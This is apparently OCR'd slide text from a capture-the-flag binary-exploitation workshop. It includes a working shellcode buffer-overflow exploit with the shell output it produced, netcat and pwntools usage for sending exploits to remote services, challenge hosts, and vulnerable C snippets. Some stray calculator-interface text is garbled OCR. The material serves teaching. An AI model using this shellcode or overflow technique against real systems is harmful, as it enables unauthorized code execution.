- If your shell closes immediately, refer to this: https://stackoverflow.com/a/8509410

https://transfer.sh/GfXZC/seashells.zip

Exploit:

```
python -c 'print "\x90"*512 +
"\x31\xc0\xb0\x30\x01\xc4\x30\xc0\x50\x68\x2f\x2f\x73\x68\
x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\xb0\xb0\xc0\xe8\x04\xc
d\x80\xc0\xe8\x03\xcd\x80" + "\x90"*(1028-512-35) +
"\xc8\xdb\xff\xff"' | env - ./seashells
```

```
I LIKE TO SEASHELLS
===================
I like to seashells, can you make one for me?
uname -a
Linux ubuntu-xenial 4.4.0-92-generic #115-Ubuntu SMP Thu Aug 10 09:04:3
3 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout
),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev)
,109(netdev),110(lxd)
ls
Makefile  main.c  seashells
```


DATA
INPUT
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
OUTPUT
DATA

DATA
INPUT
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
OUTPUT
DATA
(finally...lol)

so far, we've been sending input locally via stdin

But that's not very useful if we wanna exploit remote systems…

Introducing,

NETCAT (nc)

interact with network services using:

```
nc <ip> <port>
```

send your exploits using:

```
python -c print A*64 | nc <ip> <port>
```

For more comprehensive stuff,

PWNTOOLS
(python library)

```
from pwn import *
context(arch = 'i386', os = 'linux')

r = remote('exploitme.example.com', 31337)
payload = str(123)
r.send(payload)
r.interactive()
```

github.com/Gallopsled/pwntools

Challenge 04: impossible-net (network service)

pwn.dystopia.sg:3579

For those that can code in python,
I suggest trying out pwntools

Very similar to challenge 02, but if things don't work check your assumptions.

https://transfer.sh/1L2GA/impossible-net.zip

Those are pretty much the basics.

Now for a real challenge,


pwn.dystopia.s9:2468

https://transfer.sh/APUQl/goldrush.zip

```
int main()
{
        puts("");
        puts(" ╔═══════╗  ╔═══════╗ ╔═╗    ╔═══════╗ ╔═══════╗ ╔═╗   ╔═╗╔═══════╗╔═╗  ╔═╗");
        puts("╚═╗╔═══╗═╝  ╚═╗╔═══╗═╝ ╚═╗    ╚═╗╔═══╗═╝ ╚═╗╔═══╗═╝   ╚═╝╚═╗╔═══╗═╝  ╚═╝");
        puts("  ╚═╝   ╚═╗  ╚═╝   ╚═╝   ╚═╗  ╚═╝   ╚═╝   ╚═╝   ╚═╝   ╚═╗╔═══╗═╝  ╚═╗╔═══╗═╝");
        puts("  ╚═╗   ╚═╝  ╚═╗   ╚═╗   ╚═╝  ╚═╗   ╚═╗   ╚═╗   ╚═╗   ╚═╝   ╚═╝  ╚═╝   ╚═╝");
        puts("  ╚═╝   ╚═╝  ╚═╝   ╚═╝   ╚═╝  ╚═╝   ╚═╝   ╚═╝   ╚═╝
```


```c
void create_miner()
{
        char name[100];
        int seed, id;

        srand(seed);
        id = rand();

        puts("Welcome to the Alliance of Miners, how should we address you?");
        printf("> ");
        scanf("%99s", name);

        printf("Welcome Miner %s! You are Miner #%d.\n", name, id);
}
```

